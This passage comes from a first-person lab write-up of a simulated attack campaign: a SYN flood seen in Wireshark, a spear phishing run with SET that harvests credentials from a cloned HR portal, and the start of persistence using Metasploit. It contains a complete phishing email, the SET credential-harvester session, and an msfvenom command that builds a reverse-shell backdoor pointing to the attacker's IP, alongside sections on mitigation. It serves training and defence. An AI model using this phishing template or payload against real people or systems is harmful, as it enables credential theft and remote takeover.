
- **Wireshark** to capture and analyze network traffic during the attack.

  During the attack, I used Wireshark on the victim machine to capture network traffic and analyze the incoming packets. The traffic consisted mostly of incoming SYN packets from the attacker, confirming the flood of traffic during the DDoS simulation.



```
tcp.flags.syn == 1 && tcp.flags.ack == 0
No.   Time         Source           Destination      Protocol Length Info
37837 56.109986543 192.168.230.128  192.168.230.129  TCP      60 43195 → 80 [SYN] Seq=0 Win=512 Len=0
37838 56.109986840 192.168.230.128  192.168.230.129  TCP      60 43196 → 80 [SYN] Seq=0 Win=512 Len=0
37839 56.109986896 192.168.230.128  192.168.230.129  TCP      60 43197 → 80 [SYN] Seq=0 Win=512 Len=0
37840 56.109986942 192.168.230.128  192.168.230.129  TCP      60 43198 → 80 [SYN] Seq=0 Win=512 Len=0
37841 56.109986993 192.168.230.128  192.168.230.129  TCP      60 43199 → 80 [SYN] Seq=0 Win=512 Len=0
37850 56.111470993 192.168.230.128  192.168.230.129  TCP      60 43200 → 80 [SYN] Seq=0 Win=512 Len=0
37851 56.111471120 192.168.230.128  192.168.230.129  TCP      60 43201 → 80 [SYN] Seq=0 Win=512 Len=0
37852 56.111471185 192.168.230.128  192.168.230.129  TCP      60 43202 → 80 [SYN] Seq=0 Win=512 Len=0
37853 56.111471236 192.168.230.128  192.168.230.129  TCP      60 43203 → 80 [SYN] Seq=0 Win=512 Len=0
37854 56.111471290 192.168.230.128  192.168.230.129  TCP      60 43204 → 80 [SYN] Seq=0 Win=512 Len=0
37855 56.111471344 192.168.230.128  192.168.230.129  TCP      60 43205 → 80 [SYN] Seq=0 Win=512 Len=0

    Total Length: 40
    Identification: 0xeaba (60090)
  ▸ 000. .... = Flags: 0x0
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 64
    Protocol: TCP (6)
    Header Checksum: 0x41c2 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 192.168.230.128
    Destination Address: 192.168.230.129
▸ Transmission Control Protocol, Src Port: 43205, Dst Port: 80, Seq:

0000  00 0c 29 99 42 a8 00 0c  29 62 d8 4b 08 00 45 00   ··)·B···)b·K
0010  00 28 ea ba 00 00 40 06  41 c2 c0 a8 e6 80 c0 a8   ·(····@·A···
0020  e6 81 a8 c5 00 50 62 14  54 8d 7a 15 48 75 50 02   ·····Pb·T·z·
0030  02 00 3d 4d 00 00 00 00  00 00 00 00               ··=M········
```

Figure 13: Analyzing network traffic captured in Wireshark



```
No.   Time         Source           Destination      Protocol Length Info
39400 59.995020128 192.168.230.128  192.168.230.129  TCP      60 6025 → 80 [RST] Seq=1 Win=0 Len=0
39401 59.995020174 192.168.230.128  192.168.230.129  TCP      60 6024 → 80 [RST] Seq=1 Win=0 Len=0
39402 59.995611779 192.168.230.128  192.168.230.129  TCP      60 6023 → 80 [RST] Seq=1 Win=0 Len=0
39403 59.995611932 192.168.230.128  192.168.230.129  TCP      60 6022 → 80 [RST] Seq=1 Win=0 Len=0
39404 59.996096847 192.168.230.128  192.168.230.129  TCP      60 6021 → 80 [RST] Seq=1 Win=0 Len=0
39405 59.996359578 192.168.230.128  192.168.230.129  TCP      60 6019 → 80 [RST] Seq=1 Win=0 Len=0
39406 59.996359698 192.168.230.128  192.168.230.129  TCP      60 6018 → 80 [RST] Seq=1 Win=0 Len=0
39407 59.996359759 192.168.230.128  192.168.230.129  TCP      60 5991 → 80 [RST] Seq=1 Win=0 Len=0
39408 59.996359817 192.168.230.128  192.168.230.129  TCP      60 5981 → 80 [RST] Seq=1 Win=0 Len=0
39409 59.996359863 192.168.230.128  192.168.230.129  TCP      60 5941 → 80 [RST] Seq=1 Win=0 Len=0
```

Figure 14: Network traffic captured in Wireshark showing flood packets

Step 5: Mitigation strategies

In response to the simulated DDoS attack, I discussed in depth several mitigation strategies to defend against such attacks and minimize their impact on web servers

1. **Rate Limiting.**

   Rate limiting helps mitigate DDoS attacks by restricting the number of requests that a server will accept from a single source within a specific timeframe. In the case of the attack simulation, where the attacker repeatedly sent HTTP GET requests via the Python script, rate limiting would limit the number of requests from a single IP address, effectively reducing the flood of traffic that reaches the server. This can be configured at the application level or through server settings like *mod_evasive* for Apache. By enforcing a request threshold, rate limiting would help prevent the Apache server from becoming overwhelmed and ensure that legitimate users still have access.

2. **Configuring Firewalls**

   A properly configured firewall can act as a crucial first line of defense against DDoS attacks. In this simulation, if the victim server had a firewall like UFW (Uncomplicated Firewall) or iptables, it could be configured to block or limit suspicious traffic. For instance, firewalls could be set to detect and block incoming traffic from known malicious IP addresses or prevent multiple connections from the same source within a short time. Additionally, filtering specific types of traffic, such as SYN packets during a SYN flood, would be another way to mitigate the attack.

3. **Using Load Balancers**

   A load balancer distributes incoming traffic across multiple servers, preventing any single server from being overwhelmed. In this scenario, the DDoS attack targeted a single Apache server, which led to resource exhaustion. If the victim server had been behind a load balancer, the attack's traffic would have been spread out across several servers, thus reducing the strain on each individual server. This also improves fault tolerance, as if one server becomes unresponsive due to heavy traffic, the others can still handle the load. Load balancing techniques like round-robin, least connections or IP hash can be employed to efficiently distribute traffic.

4. **Implementing Cloud-Based DDoS Protection Services**


   Cloud-based services like Cloudflare, AWS Shield and Akamai offer DDoS protection by redirecting incoming traffic through their network infrastructure, where malicious traffic is filtered before reaching the victim server. In the attack simulation, where traffic was generated from a single machine and targeted the server, cloud-based DDoS protection services would provide an additional layer of defense. These services automatically detect high volumes of malicious traffic and mitigate DDoS attempts, often without human intervention. For example, Cloudflare provides automatic IP blocking, rate-limiting and traffic scrubbing, all of which would help defend the server from SYN floods and HTTP GET floods similar to the ones simulated.

These strategies would significantly reduce the risk and impact of DDoS attacks, ensuring that servers can continue to function normally under high traffic conditions and remain accessible to legitimate users.

Phase 2 - Spear Phishing Campaign

Step 1: Installation of the necessary tools needed on the attacker machine

I installed Apache Web Server on Kali Linux to host the cloned website for the spear phishing campaign. Apache is a crucial component to serve the ***fake login page*** to the victim. I ensured the service was running correctly.



GlobalTech Solutions Hr Login

Corporate Email

Password


© 2025 GlobalTech Solutions. All rights reserved.

Figure 15: The Login portal to be served to the victim via email hosted on attacker machine

I launched the Social Engineering Toolkit (SET) on the Kali VM to facilitate the spear phishing campaign. SET is specifically designed for social engineering attacks and is equipped with tools for phishing attacks, including site cloning and email spoofing using the command *sudo apt install set*

Step 2: Configuration of the campaign

I utilized an open relay SMTP server with Sendmail to send the phishing email rather than creating an attacker email account.



```
┌──(racath㉿kali)-[~]
└─$ sudo netstat -tulnp | grep :25
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      308755/sendmail: MT
```

Figure 16: Configuration of the open relay SMTP server active and enabled

The target victim email was HrManagerglobaltech@gmail.com

I launched SET and selected the ***Social-Engineering Attacks option***, then navigated to ***Website Attack Vectors*** and selected ***Credential Harvester Attack Method.*** I opted for the Site Cloner option and cloned the GlobalTech login page. SET made it easy to replicate the legitimate site, including the appearance and structure, which helped increase the likelihood of the victim entering their credentials on the fake page.




Figure 17: The fake login page

I configured the fake login page url hosted locally to reflect the following url which would be more convincing for a successful phishing attack: http://hrportal.globaltech.com/

<u>Step 3: Deployment of the payload</u>


I utilized the *Mass Mailer Attack* feature in SET to send the phishing email to a specific email address. The email was crafted to appear as if it came from GlobalTech's IT department. I sent it to the victim's email address, ensuring that the subject and body of the email were convincing enough to prompt the victim to click the link and visit the cloned site.

From Address: sysadminIT@globaltech.com

SMTP Server: Kali's IP address (e.g., 192.168.232.128)

SMTP Port: 25

Subject: "IMPORTANT ACTION REQUIRED IMMEDIATELY: PASSWORD RESET"



```
  you want within that list.

  What do you want to do:

   1.  E-Mail Attack Single Email Address
   2.  E-Mail Attack Mass Mailer

   99. Return to main menu.

set:mailer>1

     Do you want to use a predefined template or craft
     a one time email template.

     1. Pre-Defined Template
     2. One-Time Use Email Template

set:phishing>2
set:phishing> Subject of the email: IMPORTANT ACTION REQUIRED: PASSWORD RESET
set:phishing> Send the message as html or plain? 'h' or 'p' [p]: p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished: Dear Hr Manager,
Next line of the body:
Next line of the body: As part of our ongoing efforts to ensure the security of your account, GlobalTech IT department has implemented important security updates. To
complete these updates, we require you to verify your account by resetting your password.
Next line of the body:
Next line of the body: Please follow the instructions below to proceed with the password reset:
Next line of the body:
Next line of the body: 1. Click on the link below to access the GlobalTech account recovery page.
Next line of the body: 2. Enter your current login credentials to authenticate your account.
Next line of the body: 3. Set a new password and secure your account.
```

Figure 18: SET mass mailer attack to specific email set up

Body:

Dear Hr Manager,

As part of our ongoing efforts to ensure the security of your account, GlobalTech IT department has implemented important security updates. To complete these updates, we require you to verify your account by resetting your password.

Please follow the instructions below to proceed with the password reset:

1. Click on the link below to access the GlobalTech account recovery page.
2. Enter your current login credentials to authenticate your account.
3. Set a new password and secure your account.

Password Reset Link: http://hrportal.globaltech.com/

This action is required within 24 hours to ensure uninterrupted access to your GlobalTech account.

Thank you for your prompt attention to this matter.


Best regards,

Lead System Administrator

GlobalTech IT Department

<u>Step 4: Collection of credentials</u>


I successfully had the harvester ready to have the victim browse the website page.



```
Enter choice [1/2]: 1
[-] Example: http://www.blah.com
set:webattack> URL of the website you imported: http://hrportal.globaltech.com/

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
[*] Looks like the web_server can't bind to 80. Are you running Apache or NGINX?
Do you want to attempt to disable Apache? [y/n]: y
Stopping apache2 (via systemctl): apache2.service.
Stopping nginx (via systemctl): nginx.service.
[*] Successfully stopped Apache. Starting the credential harvester.
[*] Harvester is ready, have victim browse to your site.
```

Figure 19: Harverster ready to collect interaction data of the victim with the website

Once the victim clicked the phishing link, they were directed to the cloned login page. After they entered their credentials, SET logged the entered data. I was able to collect their username and password from the SET interface, which I saved for further analysis.



```
192.168.232.128 - - [06/Apr/2025 12:32:10] "GET / HTTP/1.1" 200 -
192.168.232.128 - - [06/Apr/2025 13:26:21] "GET / HTTP/1.1" 200 -
192.168.232.128 - - [06/Apr/2025 14:50:42] "GET / HTTP/1.1" 200 -
192.168.232.128 - - [06/Apr/2025 14:52:10] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: email=hrmanagerglobaltech@gmail.com
POSSIBLE PASSWORD FIELD FOUND: password=hrmanager@eabl.com
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Figure 20: The victim credentials harvested and reflected on the harvester successfully

<u>Step 5: Analysis</u>

Review of Harvested Credentials

After executing the spear phishing campaign, I reviewed the credentials that were harvested through the cloned login page. The victim, in this case, entered their login credentials on the phishing site hosted on my Kali machine, which were subsequently captured by the Social Engineering Toolkit (SET).

The captured credentials were logged in SET's interface, showing the following data:

Corporate email: hrmanagerglobaltech@gmail.com

Password: hrmanager@eabl.com – this looks like an email but that was the password inputed which worked on the login page

Upon reviewing the credentials, it was clear that the phishing attack successfully exploited the victim’s trust in what appeared to be a legitimate request from the GlobalTech IT department. The victim, without suspecting any malicious intent, entered their credentials, which provided access to their privileged account.

Effectiveness of Spear Phishing

- **Targeted Approach**. The phishing email was highly specific and was crafted to appear as though it came from a trusted source (the GlobalTech IT department). It made the recipient believe that immediate action was required to secure their account, which created a sense of urgency.
- **Realistic Cloned Login Page.** The cloned login page closely resembled GlobalTech’s internal portal, which added to the legitimacy of the phishing attack. This made it easier for the victim to be deceived.
- **Email Content and Authority.** The email’s content invoked a sense of urgency and authority. Phrases like "important security updates" and "immediate action required" played on the victim’s natural inclination to respond to IT-related communications. Additionally, the email included a contact point (IT support), which made it seem even more legitimate.
- **Lack of Suspicion.** The victim did not exhibit suspicion about the email, highlighting the effectiveness of phishing when executed with well-crafted emails and cloned websites.

Discussion on Mitigation Strategies

User Awareness and Training

One of the key takeaways from this simulation is the importance of educating employees about spear phishing risks. Users must be able to recognize suspicious emails, especially those that invoke urgency or require them to enter sensitive information. Regular training on identifying phishing emails and verifying the authenticity of requests can greatly reduce the likelihood of falling victim to such attacks.

Employees should be taught to avoid clicking on links in unsolicited emails and instead navigate directly to websites by typing the URL into the browser. Additionally, they should verify requests from the IT department or other teams through alternative communication channels.

Multi-Factor Authentication (MFA)

The addition of multi-factor authentication (MFA) can significantly mitigate the impact of a successful phishing attack. Even if an attacker acquires the victim's login credentials, MFA requires an additional layer of verification (e.g., a code sent to a mobile device or an authenticator app) that the attacker would not have access to. Implementing MFA on all accounts, especially those with elevated privileges, can drastically reduce the risk of unauthorized access.

Secure Communication Practices

Secure communication practices must be enforced within the organization to avoid the interception or manipulation of sensitive communications.

- Using encrypted email services (e.g., S/MIME, PGP) for sensitive communications.
- Encouraging employees to verify unexpected requests for credentials via secure methods, such as a direct phone call to the IT department or using an internal communication platform.
- Encouraging the use of password managers to avoid reusing passwords or storing them insecurely.

Phishing Detection Tools and Anti-Phishing Filters

The use of anti-phishing software and email filters can help prevent phishing emails from reaching users' inboxes. These tools analyze the content of emails and flag suspicious ones based on known patterns or anomalous behavior.


Deploying email security tools that utilize machine learning and AI can further enhance the detection of phishing emails before they reach the victim.

Phase 3 - Establish Persistence

The goal was to deploy a backdoor on the victim machine and establish persistence to maintain long-term access. This step focuses on how attackers ensure continued control over a compromised system, even after reboots or attempts to remove the malicious payload. Using tools like *Metasploit* and *msfvenom*, I was able to generate a reverse shell payload, deploy it on the victim system and establish a Meterpreter session. To ensure the backdoor remained active, I configured persistence mechanisms, such as creating a cron job on the victim machine.


Step 1: Use of the Metasploit Framework

I launched Metasploit on the Kali Linux attacker machine by starting the msfconsole. Using the exploit/multi/handler module, I set up the listener for the reverse shell payload:



```
msf6 > search exploit/multi/handler

Matching Modules
================

   #  Name                                           Disclosure Date  Rank       Check  Description
   -  ----                                           ---------------  ----       -----  -----------
   0  exploit/linux/local/apt_package_manager_persistence  1999-03-09       excellent  No     APT Package Manager Persistence
   1  auxiliary/scanner/http/apache_mod_cgi_bash_env     2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   2  exploit/linux/local/bash_profile_persistence       1989-06-08       normal     No     Bash Profile Persistence
   3  exploit/linux/local/desktop_privilege_escalation   2014-08-07       excellent  Yes    Desktop Linux Password Stealer and Privilege Escalation
   4    \_ target: Linux x86                             .                .          .      .
   5    \_ target: Linux x86_64                          .                .          .      .
   6  exploit/multi/handler                              .                manual     No     Generic Payload Handler
   7  exploit/windows/mssql/mssql_linkcrawler            2000-01-01       great      No     Microsoft SQL Server Database Link Crawling Command Execution
   8  exploit/windows/browser/persits_xupload_traversal  2009-09-29       excellent  No     Persits XUpload ActiveX MakeHttpRequest Directory Traversal
   9  exploit/linux/local/yum_package_manager_persistence  2003-12-17       excellent  No     Yum Package Manager Persistence

Interact with a module by name or index. For example info 9, use 9 or use exploit/linux/local/yum_package_manager_persistence
```

Figure 21: The exploit module used in the msf



```
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.232.128
LHOST => 192.168.232.128
msf6 exploit(multi/handler) > show options

Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.232.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) >
```

Figure 22: setting up the listener for the reverse shell payload

Here's why I configured the payload for Linux (linux/x64/meterpreter/reverse_tcp):

- **Consistency with the Victim Machine.** Since my victim machine was Ubuntu (a Linux-based OS), it made sense to choose a Linux payload (linux/x64/meterpreter/reverse_tcp) to ensure compatibility with the target environment.
- **Targeted Environment.** The payload was tailored for Linux systems, using the reverse TCP connection method, which allows the attacker's machine (Kali Linux in this case) to listen for incoming connections from the victim machine (Ubuntu) on the specified port.


I also set the following parameters:

- LHOST (Attacker IP): This was the IP address of the Kali Linux attacker machine, which acted as the listener for the reverse shell connection. The attacker machine waits for a connection from the victim machine once the malicious payload is executed.
- LPORT (Listening Port): Port 4444 was chosen because it is a commonly used and widely recognized port for reverse shells in penetration testing. It is also non-privileged (above port 1024), making it suitable for the listener without requiring elevated privileges.

Thus, by setting the payload to linux/x64/meterpreter/reverse_tcp and using the attacker's IP and port 4444, I maintained consistency with the initial configuration, targeting a Linux system rather than a Windows one, in line with my earlier attack scenarios.

Step 2: Generation of the payload

I used ***msfvenom*** to generate a Linux reverse shell payload. This payload would create a connection back to the attacker's machine once executed on the victim.



```
$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.232.128 LPORT=4444 -f elf -o backdoor.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
lo encoder specified, outputting raw payload
ayload size: 130 bytes
inal size of elf file: 250 bytes
aved as: backdoor.elf
```

Figure 23: msfvenom to generate the payload


I chose to generate the payload with the ***.elf*** extension as it is the standard for Linux executable files, which would be compatible with the Ubuntu victim machine.

Step 3: Deployment of the backdoor

I proceeded with transferring the *backdoor.elf* file to the Ubuntu victim machine. Although I initially considered using an Apache web server on Kali, I opted for the more direct USB method for deployment.

Deploying via USB


I inserted a USB drive into the Kali Linux attacker machine and mounted it.



```
┌──(racath㉿kali)-[~/simulation/persistence]
└─$ sudo mount /dev/sdb1 /mnt/usb
```

Figure 24: Mounting USB Drive to kali

After mounting, I copied the backdoor.elf file to the USB drive



